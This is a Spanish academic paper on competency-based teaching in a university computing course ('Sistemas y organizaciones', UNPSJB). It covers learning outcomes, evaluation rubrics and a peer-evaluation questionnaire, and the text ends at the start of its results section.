[8] Gallardo Vigil, M. A., “Evaluación de competencias en la Educación Superior. Un acercamiento teórico”, disponible en https://www.researchgate.net/publication/259008883_Evaluacion_de_competencias_en_la_Educacion_Superior_Un_acercamiento_teorico.

[9] Navarro Mosquera, N. G., Falconí Asanza, A. V., Espinoza Cordero, J., “El Mejoramiento del Proceso de Evaluación de los Estudiantes de la Educación Básica”. Universidad y Sociedad, vol. 9 no. 4, Cienfuegos oct.-dic. 2017. Versión On-line ISSN 2218-3620, disponible en http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202017000400008.

[10] Mejíahe, H., “Orientaciones para la Evaluación Formativa de las Competencias en el Aula”. Disponible en https://es.scribd.com/document/360008759/Orientaciones-

Para-La-Evaluacion-Formativa-de-Las-Competencias-en-El-Aula#.

[11] Salinas Fernández, B. y Cotillas Alandí, C., "La evaluación de los estudiantes en la educación superior. Apuntes de buenas prácticas." Universitat de Valencia. 2007.

[12] Fernández March, A., "La evaluación orientada al aprendizaje en un modelo de formación por competencias en la educación universitaria", en Revista de Docencia Universitaria, Vol.8 (n.1) 11-34 ISSN:1887-4592, Universidad Politécnica de Valencia, disponible en http://red-u.net/redu/files/journals/1/articles/144/public/144-130-2-PB.pdf.

[13] López Pastor, V. M. (Coord.), "Evaluación Formativa y Compartida en Educación Superior. Propuestas, técnicas, instrumentos y experiencias." 2009. Madrid: Narcea S.A. de Ediciones.

[14] Salas Zapata, W. A., "Formación por Competencias en Educación Superior. Una Aproximación Conceptual a Propósito del Caso Colombiano." Revista Iberoamericana de Educación, ISSN: 1681-5653. Disponible en https://rieoei.org/historico/deloslectores/1036Salas.PDF.

Experiencia de Acercamiento al Enfoque de Formación por Competencias que Intenta Propiciar Aprendizaje Significativo

Lic. Angela Belcastro
Departamento de Informática. Facultad de Ingeniería. UNPSJB, Comodoro Rivadavia
angelab@ing.unp.edu.ar

Mag. Rodolfo Bertone
III LIDI, Facultad de Informática, UNLP
(1900) La Plata, Buenos Aires, Argentina
pbertone@lidi.info.unp.unlp.edu.ar

Resumen

En este artículo se introducen nociones claves de los principales ejes de investigación de proyectos continuados de Tecnología Informática aplicada en Educación (TIAE) que han sido contemplados en propuestas de enseñanza que intentan promover el aprendizaje significativo, aplicando la teoría constructivista del aprendizaje. Tiene por objetivo presentar resultados de una propuesta de aprendizaje centrada en el estudiante, asociados a dos resultados de aprendizaje resultantes del trabajo de aprobación de un curso de postgrado de formación por competencias, aplicado a la materia de grado "Sistemas y organizaciones", del departamento de Informática, de la Facultad de Ingeniería, de la UNPSJB. Se han incorporado en 2019, en base al análisis de competencias generales y específicas, la formulación de resultados de aprendizaje, con el uso y adecuación de rúbricas de evaluación.

1. Introducción

Este trabajo presenta nociones claves de la Teoría de Aprendizaje Constructivista y elementos de apoyo para propiciar aprendizaje significativo (AS), generando información para la revisión y mejora de estrategias de enseñanza aprendizaje. La estructura del trabajo incluye marco teórico, la experiencia, resultados y conclusión.

2. Marco Teórico

2.1 Aprendizaje Significativo

El aprendizaje no es resultado directo de que nos enseñen. [1]

El aprendizaje significativo (AS) es un proceso a través del cual se logra relacionar un nuevo conocimiento, o nueva información, mediante la interacción con la estructura cognitiva del sujeto que aprende; en particular, con las denominadas ideas de anclaje o subsumidores que son ideas, conceptos o proposiciones claras e inclusivas, disponibles en la mente de quien intenta aprender y que permiten otorgar significado al nuevo contenido cuando interactúa con las ideas que el sujeto posee. En el proceso de interacción, también se modifican los subsumidores que resultan más diferenciados, elaborados y estables (Ausubel, 2002; Moreira, 2000 a). Para que se logre un AS es necesario que se cumplan ciertas condiciones referidas tanto al sujeto que aprende como al material de trabajo que se utilice. Es necesario que el sujeto que aprende manifieste predisposición para aprender de forma significativa, que intente establecer relaciones sustantivas y no arbitrarias entre su estructura cognitiva y el material de estudio. Como consecuencia, es necesario que el individuo cuente en dicha estructura con los subsumidores adecuados. El material usado, debe ser potencialmente significativo, debe tener un significado lógico potencialmente relacionable, de forma no arbitraria y sustantiva con la estructura cognitiva del sujeto (Ausubel et al., 1991, Moreira, 2000 b). Cuando esas condiciones no se cumplen, el tipo de aprendizaje logrado es mecánico, no significativo. Es importante realizar un análisis conceptual de los contenidos que se aborden y de las relaciones existentes entre ellos. Es esencial organizarlos secuencialmente y, considerando que el alumno no aprende un contenido con sólo tomar contacto una vez con el mismo, es necesario que los materiales brinden sucesivas aproximaciones a los contenidos, reiteraciones y revisiones permanentes. Bajo estas condiciones, el alumno puede ir discriminando significados de los conceptos involucrados, corregir y negociar significados en la interacción permanente con el docente, sus compañeros y el material. [2][3]

Al considerar el papel del docente al promover el AS de los alumnos, no es suficiente que actúe como trasmisor de conocimientos o facilitador del aprendizaje, tiene que mediar el encuentro de sus alumnos con el conocimiento, en el sentido de orientar y guiar la actividad constructiva de sus alumnos, proporcionándoles una ayuda ajustada y pertinente a su nivel de competencia. [4]

Tanto la motivación por aprender, como la construcción de mapas mentales y conceptuales, que puede ser colaborativa, y la interacción, al construir conocimientos y resolver problemas, con alumnos,

docentes, con el material y con el medio, pueden apoyar la generación de AS.

Gowin (1981) destaca la importancia de comprobar el significado que los alumnos han construido en el contexto del aula, mediante la interacción personal entre el docente y los alumnos con el objetivo de compartir significados.

Moreira (2000 c) plantea que un aprendizaje significativo crítico se propicia a través de preguntas relevantes y que las respuestas surgen en el intercambio y negociación de significados que los alumnos realizan entre sí y, fundamentalmente, con el docente. [2]

Los mapas conceptuales tienen por objeto representar relaciones significativas entre conceptos en forma de proposiciones. Una proposición consta de dos o más términos conceptuales unidos por palabras para formar una unidad semántica. La construcción de mapas conceptuales promueve la creatividad, la tecnología ofrece recursos funcionales que estimulan y hacen más interesante y efectivo el análisis, y la revisión con reflexión consciente sobre un tópico. [5][6]

Un mapa mental es un instrumento gráfico del pensamiento holístico que se puede aplicar a todas las funciones cognitivas, especialmente, la memoria, la creatividad, el aprendizaje y todas las formas del pensamiento. [7]. Los mapas mentales pueden crearse colaborativamente, empleando las herramientas coggle (https://coggle.it/) y Cmaptool (https://cmap.ihmc.us/).

2.2 Teoría de Aprendizaje Constructivista

Las teorías sobre el aprendizaje han ayudado a entender lo que es la lógica del desarrollo humano. Vygostky y Piaget en sus escritos sobre el pensamiento, el lenguaje, la maduración y el desarrollo muestran la complejidad de los procesos de aprendizaje, asociados a los mecanismos que tiene el cerebro humano para evolucionar y madurar (Rubia & Guitert, 2014). [8] Jonassen (1999) considera que todo enfoque constructivista debería ser capaz de articular cinco atributos necesarios para el AS: la actividad, la reflexión, la complejidad, la autenticidad de las tareas y la construcción. [9]

Un colaborador de Jean Piaget, Seymour Papert, Matemático y activista en Sudáfrica a favor de los derechos de los grupos sociales segregados, comienza a percibir la importancia que tendría el cómputo en la educación de los niños. Crea un lenguaje de programación dirigido específicamente a los niños de nombre Logo y desarrolla una propuesta teórica a la que llama Construccionismo. [10]

Los construccionistas sostienen que el aprendizaje es resultado de la experiencia y que la comprensión se construye dentro de la cabeza del alumno en un contexto social. [1]

Las ideas capitales de Seymour Papert que aparecen en la figura 1 y los componentes del aprendizaje colaborativo, de la figura 2, ayudan a definir propuestas de enseñanza centradas en el estudiante.

El aprendizaje colaborativo está relacionado con la teoría de constructivismo social planteada por Vygotsky (1978) entendiendo que el conocimiento no es un elemento que se transfiere, sino que es un objeto que se elabora a través de operaciones cognitivas y sociales que se presentan en la interacción. El aprendizaje individual no puede segregarse y alejarse del entorno social de las personas, ya que las funciones cognitivas no comienzan en un plano individual, sino grupal donde se van desarrollando a través del lenguaje y la comunicación. [11]



Figura 1. Mapa mental que sintetiza las ocho ideas capitales de Seymour Papert. Elaboración Propia. [1]

La Teoría de Aprendizaje Constructivista está basada en el aprendiz, que tiene un rol activo, basado en la reflexión y en la toma de conciencia. El aprendizaje es intencional, es una acción teleológica, dirigida hacia fines. Es importante la motivación del estudiante por aprender.




Figura 2. Componentes del aprendizaje colaborativo. Elaboración propia.

La figura 2 muestra los cinco componentes del aprendizaje colaborativo. Al considerar el cuarto, "habilidades interpersonales y grupales", los alumnos deben desarrollar características comunicativas sociales como: escucha, participación por turnos, aceptación de diferencia de opiniones, planificación y coordinación.

2.3 Tecnología Móvil en la Educación

Brazuelo – Gallego define Aprendizaje Móvil, como una "modalidad educativa que facilita la construcción del conocimiento, la resolución de problemas de aprendizaje y el desarrollo de destrezas o habilidades diversas de forma autónoma y ubicua gracias a la mediación de dispositivos móviles portables". El panel de expertos implicados en la elaboración del informe Horizon 2017 para la Educación Superior considera que "los dispositivos móviles se han convertido en portales de acceso y entrada a entornos de trabajo y de aprendizaje personalizados que facilitan la exploración de nuevos temas al ritmo de cada usuario". Además, permiten a los estudiantes poner en práctica competencias necesarias para el desenvolvimiento en el siglo XXI tales como la comunicación, la colaboración o la creación de contenido, como así también facilita las posibilidades de interacción docente-estudiante. [12]

La tecnología móvil ofrece a los estudiantes el acceso al aprendizaje siempre disponible, en cualquier momento y en cualquier lugar a través de los teléfonos inteligentes y tablets, con herramientas adicionales, incluyendo mayor funcionalidad, gráficos sofisticados, pantallas más grandes, dispositivos de audio y video, etc. que permiten a los estudiantes participar del proceso de aprendizaje, con sus materiales tradicionales y los tecnológicos, de maneras innovadoras, convincentes y motivadoras [13]

MADE-mlearn es un marco conceptual que guía el análisis, diseño y evaluación de experiencias de m-learning, y propone 4 ejes de análisis: denominación y propósito, contexto, modalidad de desarrollo y aplicación de la propuesta, que identifica el modo de interacción de la experiencia y las teorías de aprendizaje que la sustentan, y los resultados obtenidos. [11][14]

2.4 Juegos educativos

Freitas en su revisión de aprendizaje basado en el juego (2006) define al juego educativo como:"Las aplicaciones que utilizan ciertas características del hardware de dispositivos ya sean móviles, computadoras de escritorio o juegos de ordenador, para crear experiencias de aprendizaje interesantes, motivadoras, lúdicas y envolventes para la entrega de objetivos de aprendizaje específicos, resultados y experiencias." [13].

Un juego serio no tiene al entretenimiento como su objetivo principal. En Boyle, Connoly, y Hainey (2011) se encuentra que los juegos serios tienen como impacto positivo una mejora en la motivación de los alumnos, además de la satisfacción producto de la inmersión y el flujo provistos por los juegos. [15].

2.5 Modelo de Aprendizaje Centrado en el Estudiante (ACE) y Formación por Competencias

El ACE se impone desde hace ya unos años, pero en especial en estos últimos, como una estrategia adecuada a adoptar en el contexto de la Formación por Competencias. En el marco de la educación superior, se define como competencia al conjunto de comportamientos, destrezas y actitudes evidenciados que estudiantes y egresados aportan en su actividad para un desempeño eficaz y satisfactorio; consiste en la capacidad de vincular los conocimientos teóricos con ciertas destrezas prácticas, para lograr un saber hacer, que favorecerá el acercamiento entre los mundos de la educación superior y del mercado laboral. Esto implica trabajar sobre el diseño de dispositivos adecuados para desarrollar contenidos específicos de la asignatura, que permitan recolectar evidencias sobre el logro de competencias. [1]

De Ketele (1996) definen "competencias" como un conjunto ordenado de capacidades (actividades) que son ejercidas sobre contenidos en una categoría dada de situaciones para resolver problemas que se presentan. [17]

Tuning (2006) destaca que las competencias representan una combinación dinámica de las capacidades cognitivas y metacognitivas, de conocimiento y entendimiento, interpersonales, intelectuales y prácticas, así como de los valores éticos. [17]

El modelo ACE se caracteriza por promover un aprendizaje activo, de comprensión profunda, donde juega un rol fundamental la actitud de autonomía y de responsabilidad del estudiante. [16]

El paradigma de la educación por competencias supone la revisión, tanto de estrategias de enseñanza y aprendizaje, como de procedimientos y mecanismos de evaluación. [18]

Los tres pilares del modelo de formación por competencias, son: la redacción de resultados de aprendizaje (RA), la mediación pedagógica y el sistema (auto, hetero y coevaluación) de evaluación. El crédito académico es la unidad que intenta medir el tiempo de formación de un alumno en la educación superior de acuerdo con cuales son las metas propuestas en términos de competencias o resultados de aprendizaje. Los resultados del aprendizaje (RA) son declaraciones de lo que se espera que un estudiante conozca, comprenda y/o sea capaz de hacer al final de un periodo de aprendizaje. Se gestionan a nivel de módulo, curso o asignatura y un conjunto de resultados permiten dar cuenta de una competencia las cuales orientan el diseño curricular o plan de estudios. (Jerez, Hasbún y Riitershaussen, 2015). Los RA deben: definirse con claridad, ser observables y evaluables con criterios claros predefinidos, ser factibles y alcanzables por los alumnos al término del periodo de aprendizaje, despertar el interés por aprender, y guardar relación directa con los RA de la enseñanza en términos globales. [19]

Los RA se dividen en tres categorías: conocimientos, destrezas y competencias. (Comisión Europea, 2009). Los conocimientos están asociados al dominio cognitivo, las destrezas al psicomotor, y las competencias, actitudes, valores y emociones, al dominio afectivo.

Cada RA tiene la siguiente estructura: [Verbo de Desempeño] + [Objeto de Conocimiento] +[Finalidad]+[Condición(es) de Referencia/Calidad].

Alzate (2005) define mediación pedagógica como el conjunto de instrumentos de carácter cognitivo, físico e instrumental que hacen posible que la actividad cognitiva se desarrolle y logre las metas propuestas. [17]

El alineamiento constructivo es un principio que implica que tanto las tareas de evaluación como las actividades de enseñanza/aprendizaje debe estar alineadas con los RA (Biggs y Tang, 2011)

Evaluar permite generar la evidencia del aprendizaje, por tanto, a la vez que se describen los resultados del aprendizaje es necesario determinar qué métodos y criterios de evaluación son los más adecuados para valorar si el estudiante ha adquirido el nivel de conocimientos, comprensión y competencias deseados. Los resultados del aprendizaje y los métodos de evaluación deben estar, por tanto, alineados. En un sistema de enseñanza integrado, los métodos y las actividades formativas y los sistemas de evaluación están coordinados para lograr los resultados del aprendizaje definidos. Merece señalar la reflexión de Biggs (2003) al respecto: "Cuando existe alineación entre lo que queremos, cómo enseñamos y cómo evaluamos, la docencia es mucho más efectiva que cuando no existe (alineación)… Las teorías tradicionales de enseñanza ignoraron esta alineación".

Las preguntas siguientes, realizadas con especial énfasis en los RA que se pretende alcanzar, pueden ayudar al profesorado a diseñar actividades formativas adecuadas (ANECA, 2013): - ¿Qué actividades formativas serán las más adecuadas para que el estudiante logre el resultado del aprendizaje previsto?, - ¿Qué métodos de enseñanza van a permitir que el estudiante logre el aprendizaje que se persigue? - Para lograr este determinado resultado del aprendizaje, ¿qué contenidos formativos se deben abordar y cómo se han de estructurar?

La rúbrica es una herramienta válida para el proceso de enseñanza-aprendizaje que ayuda a definir y explicar a los alumnos lo que se espera que aprendan, y con qué criterios y niveles de dominio va a ser valorada su ejecución (Andrade 2005; Mertler 2001; Stevens y Levi 2005). Una rúbrica es un instrumento que permite compartir los criterios de realización de las tareas de aprendizaje y de evaluación con los alumnos y docentes. Proveen un escenario positivo para fomentar la autorregulación del aprendizaje de los alumnos y se ajustan a las exigencias de la evaluación de competencias. [20]

Existen dos tipos de rúbricas, las holísticas y las analíticas. Las holísticas "describen el trabajo aplicando todos los criterios al mismo tiempo y permitiendo un juicio general sobre la calidad del trabajo", en cambio, las analíticas "describen el trabajo en cada criterio por separado" (Brookhart, 2013).

Emplear rúbricas al evaluar, no implica evaluar por competencias, es necesario desarrollar una adecuada mediación pedagógica y la planificación de actividades remediales personalizadas que no impliquen desarrollar la actividad completa, sino excluir criterios en los que el alumno ha alcanzado un nivel aceptable.

3. La Experiencia

3.1 Contexto

La experiencia se llevó a cabo en la materia de grado "Sistemas y organizaciones" de una carrera de Informática de la facultad de Ingeniería, de segundo año de la UNPSJB. En el curso de postgrado de evaluación de competencias, se consideraron los tres pilares del modelo del enfoque por competencias, centrado en el estudiante de ingeniería, ya destacados, y principios de evaluación por competencias, propuestos por Tobón Tobón Pimienta Prieto y García Fraile (2010), al planificar y organizar los elementos claves en base a "RA", "mediación pedagógica" y "sistema de evaluación". Se recalcó la importancia de tener en cuenta la "evaluación criterial", que implica que "toda valoración de los aprendizajes se hace sobre la base de criterios discutidos colectivamente, argumentados y consensuados, a partir de los cuales se definen niveles de aprendizaje de las competencias", partir de la confección de RA significativos y pertinentes para la materia, alineados a las competencias de egreso

Contemplando las competencias específicas y genéricas, y estándares de la carrera del libro ROJO de CONFEDI, la documentación y los estándares de acreditación de planes de carreras de Informática de la RedUNCI, que se van adecuando; y el plan de estudios de la carrera, con aspectos de integración vertical y horizontal entre asignaturas. Revisando para cada uno de los RA, la integración de los tres tipos de saberes. Los tres docentes de cátedra, participan en las clases prácticas de la materia.

3.2 Mediación Pedagógica y Algunos Aspectos del Sistema de Evaluación

Se emplearon medios de interacción, de recuperación de información, de recopilación y análisis de información, y de comunicación interacción y colaboración en red. Las actividades propuestas intentan promover el AS, con vinculación con el medio, con investigación y búsquedas en internet, visita a empresa de la zona con el desarrollo de entrevistas, trabajo en equipo, la confección colaborativa de mapas conceptuales, debate, reflexión y resolución de problemas, el uso de juego educativo móvil elaborado dentro del proyecto de investigación, y otras actividades que despliegan en los estudiantes diversas actividades cognitivas.

Se desarrolla contrato pedagógico, y tutoría periódica, considerando el sistema de evaluación, y actividades planificadas para alumnos y docentes, con elementos de análisis para promover la mejora continua. Los alumnos cuentan con las consignas y los criterios de evaluación al iniciar las actividades, participan en el desarrollo del contrato pedagógico, en evaluación de pares (EP) y en autoevaluación con actividades de debate y reflexión a medida que avanza el trabajo en equipo y las actividades. La nota de concepto se obtiene considerando nota de actividades y de exámenes parciales. La evaluación es formativa y sumativa. Realizan un diagnóstico a comienzo de cursada.

Entre las técnicas que se emplean para generar evidencias de las competencias, encontramos las técnicas no formales: seguimiento en cada práctica. Diversos momentos con devoluciones con observaciones de mejora del trabajo, a medida que avanzan en la actividad de los distintos equipos. Cada equipo, junto a los docentes, manipula información con aplicaciones de aprendizaje colaborativo en línea. Al acercarse el momento de las exposiciones, se trabajó con un grupo de WhatsApp. Entre otras actividades desarrolladas encontramos: armado de mapas conceptuales, resolución de casos, proyectos y actividades de investigación y debate, actividades interactivas en el aula virtual, entrega de trabajos y uso de juego móvil desarrollado dentro del proyecto.

3.3 RA del Dominio Cognitivo (RADC)

Su formulación es la siguiente:
[Analiza] +
[una organización] +
[para preparar los cinco primeros elementos para identificar un sistema] +
[bajo el enfoque sistémico, con actividades propuestas en la mediación pedagógica]

El objeto de conocimiento del RA, es esencial para la disciplina y para la materia, contemplando el programa y los contenidos mínimos, permite integrar contenidos de diversas unidades de la asignatura. Las diversas actividades planteadas para lograr este RA, ayudan a integrar los tres tipos de saberes (saber conocer, saber hacer y saber ser). Entre ellos:

- Saber conocer: Empresas. Organizaciones. Sistemas. Propiedades de los sistemas. Cinco primeros elementos para identificar un sistema. La organización como sistema.
- Saber hacer: Graficar el organigrama, considerando la información del caso, en archivo Word o power point. Formular objetivos reales y legitimizados. Investigar o identificar recursos de distintas clases, requeridos en empresas de un rubro específico. Investigar o identificar información externa de diferente tipo, de utilidad en empresas de un rubro específico. Identificar los cinco primeros elementos de un sistema, y sus clasificaciones.
- Saber ser: responsabilidad, compromiso, esfuerzo, perseverancia. Colaboración. Preocupación por la sustentabilidad y la calidad. Preocupación por la confiabilidad de la información.

Para seleccionar el verbo del RA se utilizó la taxonomía cognitiva, revisada por Anderson y Krathwohl (2001). Taxonomía que presenta las actividades cognitivas "recordar, comprender, aplicar, analizar, evaluar y crear".

3.4. Criterios de Evaluación del RADC Destacado

Se consideraron dos evaluaciones, una del trabajo escrito desarrollado en equipo, y otra, del proceso de desarrollo del trabajo. Vemos a continuación los criterios de evaluación que se utilizaron para evaluar la última versión del trabajo escrito desarrollado en equipo.

3.4.1. Criterios de Evaluación, de "Contenidos":

La figura 3 permite observar consideraciones contempladas al evaluar contenidos.

Criterio I-A: [Formula] + [objetivos] + [considerando el contexto interno y externo de la organización, en forma correcta, completa y clara]

Criterio I-B: [Presenta] + [el medio de la organización] + [incluyendo ejemplos representativos para la empresa bajo estudio, y modelando la clasificación del mismo, en forma correcta, completa y clara]

Criterio I-C: [Muestra] + [recursos] + [incluyendo ejemplos representativos para la empresa bajo estudio, de cada tipo de recursos, en forma correcta, completa y clara]

Criterio I-D: [Describe] + [componentes y dirección de la organización] + [representando el organigrama, y explicando las actividades de cada área, denotando coherencia con el resto del trabajo, en forma correcta, completa y clara]

Criterio I-E: [Presenta] + [Documentación de la entrevista] + [ajustándose al formato acordado como estrategia de integración vertical con otra asignatura de la carrera, en forma correcta, completa y clara]

Criterio I-F: [Destaca] + [Elementos conceptuales de integración] + [incluyendo definiciones conceptuales asociadas a nociones aplicadas al desarrollar el trabajo, en forma correcta, completa y clara]



Figura 3.Consideraciones de contenidos

3.4.2. Criterios de Evaluación, de "Calidad Del Trabajo":

Criterio II-A: [Incluye] + [Estructura e índice representativo] + [organizado de manera representativa, correcta, completa y clara, con carátula, índice, contenido, bibliografía y conclusiones]

Criterio II-B: [Incluye] + [Formato adecuado, imágenes o gráficos y/o fotos legibles y significativas] + [destacando la procedencia de las imágenes, fotos y/o gráficos, con componentes gráficos representativos, e información de identificación, en cada hoja del trabajo]

Criterio II-C: [Exhibe] + [Redacción, claridad, legibilidad y ortografía] + [incluyendo títulos y subtítulos correctos, que aumentan la legibilidad del trabajo, con una redacción correcta y clara, que evita errores ortográficos]

3.5. RA del Dominio Afectivo (RADA)

El RA es el siguiente:

[Valora]+

[Requisitos de una comunicación efectiva y trabajo en equipo]+

[Para propiciar el proceso de metacognición, y fortalecer sus competencias de comunicación]+

[Mediante la participación en instancia de evaluación de pares y autoevaluación, en el marco de las actividades propuestas en la mediación pedagógica].

El objeto de conocimiento forma parte de la unidad 5 de la materia, que incluye elementos del proceso de comunicación, al examinar la etapa de dirección del proceso de administración. Analizan la diferencia entre equipos de trabajo y grupos de trabajo. En las actividades propuestas, los alumnos consideran también los criterios de desempeño brindados al inicio de cada actividad. Las actividades planteadas para lograr este RA, también permiten integrar los tres tipos de saberes, entre ellos:

- Saber conocer: requisitos de una comunicación efectiva. Diferencias entre grupo y equipo de trabajo.
- Saber hacer: identificar las características de la comunicación eficaz. Preparar presentación en power point, para exposición del trabajo integrador que se desarrolla en equipos, en el que aplica la Teoría General de Sistemas al analizar una empresa de la zona, empleando técnicas para recabar información. Emplear archivos compartidos, al trabajar con su equipo. Propiciar el ejercicio de metacognición, participando en clases, desarrollando autoevaluaciones, analizando qué estrategias de estudio le otorgan mejores resultados y satisfacción en el estudio, y en qué situaciones. Organizar y participar en la exposición del trabajo integrador en equipos.
- Saber ser: responsabilidad, compromiso, esfuerzo, perseverancia, colaboración. Ser capaz de comunicarse de forma escrita y con elementos visuales representativos, al armar la presentación power point. Ser capaz de comunicarse de forma oral en la entrevista, en clases, y al avanzar en el trabajo en equipo. Ser capaz de desarrollar de manera efectiva, trabajo en equipo, actuar conjuntamente con otras personas en la realización de tareas compartidas.

Al redactar el RA se seleccionó el verbo "valora", basándose en la taxonomía de Krathwohl, Bloom y Masia, el alumno, al evaluar, está valorando bajo diferentes criterios. Identifica la diferencia entre equipo de trabajo y grupo de trabajo. Desarrolla trabajo en equipo. Identifica los requisitos de la comunicación efectiva. Realiza debates y aplica técnicas adecuadas para la toma de decisiones, empleando y registrando los debates en el archivo compartido.

3.6. Criterios de Evaluación del RADA Destacado

Los criterios de evaluación de este resultado de aprendizaje, se emplean en la EP, al considerar aspectos de comunicación, que se hacen evidentes durante las exposiciones de trabajos.

3.6.1. Criterios de Evaluación, de Organización de la Exposición

Criterio A.1: [Alcanzan] + [una participación en la exposición del equipo] + [que es equitativa, al considerar la presentación de los cinco primeros elementos confeccionados]

Criterio A.2: [Integran] + [algunos aspectos conceptuales representativos] + [de manera adecuada a medida que presentan elementos aplicativos desarrollados]

Criterio A.3: [Dirigen] + [su atención al exponer] + [mirando mayormente a los alumnos presentes, y también a los docentes, presentándose cada alumno al iniciar su participación, o al principio de la exposición del equipo]

Criterio A.4: [Participan] + [tanto al exponer como al observar otras exposiciones] + [con armonía, muestran respeto y atención, siguen aprendiendo]

3.6.2. Criterios de Evaluación, de Comunicación

Criterio B.1: [Comunican] + [su trabajo] + [con un lenguaje claro, en un volumen de voz adecuado, adoptan una postura y gestos armónicos y correctos].

Criterio B.2: [Exponen] + [su trabajo] + [con fluidez, muestran cortesía, están motivados e interactúan como equipo].

3.6.3. Criterios de Evaluación, de Estructura de la Presentación

Criterio C.1: [Emplean] + [una presentación power point, al exponer] + [que es atractiva, dispone de figuras, fotos representativas, y/o elementos apropiados de animación que no provocan distracción, sino apoyan la presentación de contenidos]

Criterio C.2: [Emplean] + [una presentación power point, al exponer] + [que dispone de tres elementos esenciales (presentación, contenido y despedida), en el contenido, destacan los cinco primeros elementos para identificar un sistema]

La ponderación de los distintos criterios, es la siguiente: A-1. (11%), A-2. (15%), A-3. (10%), A-4. (15%), B-1. (10%), B-2. (13%), C-1. (13%) y C-2. (13%). La EP, contempla los criterios de evaluación destacados y otros elementos adicionales.

3.6.4. Criterios de evaluación del Proceso de Desarrollo del Trabajo en Equipo:

Criterio I-A: [Realiza] [Aportes en el Archivo Compartido "Borrador"][que son significativos, brindando aportes de diferente tipo, desarrollando relaciones armoniosas, en forma gradual y regular, considerando retroalimentaciones recibida, en los distintos momentos]

Criterio I-B: [Presenta] [Archivo compartido "entregable"][con contenidos que son claros, acertados y completos, considerando avances en cada momento de seguimiento del proceso, con retroalimentación, y promoviendo la mejora continua de la calidad]

Criterio II-A: [Exhibe] [Participación en actividades de entrenamiento de temas que se aplican en el trabajo] [con un nivel aceptable, interactuando de manera armoniosa con alumnos y docentes, y participando en debates presenciales o virtuales con reflexión y exposiciones, entrenándose gradualmente, colaborando oportunamente con sus compañeros].

Criterio II-B: [Tiene] [Participación en clases en el desarrollo de trabajo en equipo][con un nivel aceptable, interactuando de manera armoniosa con otros integrantes del equipo, y participando en actividades en equipo del trabajo de campo, con exposiciones].

4. Cuestionario de Evaluación de Pares (EP)

La introducción del cuestionario es la siguiente:

"El desarrollo de las actividades propuestas de aprendizaje, con los continuos aportes, seguimientos y consultas, intenta:

- Contribuir a que todos los alumnos del equipo aprendan.
- Que todos los integrantes de cada equipo contribuyan más o menos en igual forma al desarrollo de los proyectos, con sentido de responsabilidad compartida.
- Propiciar en los estudiantes el cumplimiento de los objetivos de la asignatura, y la promoción en la carrera.

Con el objeto de medir algunos aspectos del desarrollo de trabajo colaborativo, y de fortalecer competencias metacognitivas de los alumnos, hacemos partícipes a los alumnos en etapas de evaluación entre pares, y autoevaluación. Este es el formulario de la primera parte de "evaluación entre pares", que llena cada estudiante, participando en la evaluación de exposición de cada uno de los demás equipos, cuando participó durante la exposición completa de dicho equipos.



Figura 4. Elementos de Organización de la Exposición

La evaluación entre pares o coevaluación, es utilizada preferentemente en ambientes empresarios".

Luego el cuestionario solicita correo electrónico, nombre y apellido del alumno, y presenta la sesión que se describe a continuación.

4.1. Sesión de "Indicadores de Desempeño" del Cuestionario de EP.

En esta sección aparece inicialmente la figura 4, seguida de las siguientes preguntas:

A.1: Bajo el supuesto siguiente: "La participación no es equitativa y tampoco adecuada, cuando alguno de los alumnos expone una gran cantidad de temas esenciales, en comparación con otros alumnos del mismo equipo". ¿Cuál es tu nivel de percepción respecto de la participación equitativa de cada equipo?

A.2: Bajo el supuesto siguiente: "La integración es adecuada, cuando el equipo en general, durante la exposición, brinda algunos conceptos claros y representativos de contenidos de la materia. ¿Cuál es tu nivel de percepción respecto de: la integración de conocimientos conceptuales y aplicativos? ¿En qué medida la integración fue adecuada, en las exposiciones de los distintos equipos?

A.3: Contemplando el siguiente indicador de desempeño: "Cada alumno se presenta con nombre y apellido al iniciar su participación, se dirige a todos los alumnos, y docentes de la materia, presentes en la exposición, se expresa en forma clara, y presenta bien el tema". ¿En qué medida, en tu opinión, la mayoría de los integrantes de cada equipo cumplieron con este indicador?

A.4: Contemplando el siguiente indicador de desempeño: "Los alumnos participan en exposiciones de otros grupos, y muestran respeto y atención, interactúan con armonía, siguen aprendiendo". ¿En qué medida, en tu opinión, los integrantes de cada equipo cumplieron con este indicador?

La escala usada al responder las preguntas (A.1, A.2 y A.3, y A.4), del cuestionario, es la siguiente: E (Excelente), MS(Muy satisfactorio), S(Satisfactorio), J(Justo), NA(No Avalado), PS (Poco satisfactorio), I(Insuficiente) y (No estuve durante toda la exposición de este equipo). En cambio, en los restantes componentes del cuestionario, los estudiantes pueden seleccionar a cada uno de los equipos que participaron en la experiencia.



Figura 5. Primeros aspectos contemplados de Comunicación.

Luego, se presentan preguntas asociadas al ítem B, de "Comunicación". La pregunta B.1 es la siguiente B-1- "Calificar, considerando los aspectos de la figura 5.



Figura 6. Últimos aspectos contemplados de Comunicación.

La pregunta B.2 es la siguiente B-2- "Calificar, considerando los aspectos de la figura 6.



Figura 7.Primeros aspectos considerados de las presentaciones armadas por cada equipo

Luego se presentan las preguntas asociadas al ítem C, de "Presentación power point", Con dos preguntas C.1 y C.2, que hacen referencia a las figuras 7 y 8.



Figura 8. Últimos aspectos considerados de las presentaciones armadas por cada equipo

Seguidamente aparecen preguntas asociadas al ítem D, de "Contenidos", visible en la figura 3 ya observada.

4.2. Sesión de "Preguntas Adicionales " del ítem E del Cuestionario de EP.

El ítem E, titulado: "E- Mejor "Exposición observada", presenta una serie de preguntas que pueden verse en los "resultados de la experiencia" con algunas respuestas.

5. Resultados de la Experiencia

5.1. Resultados Generales

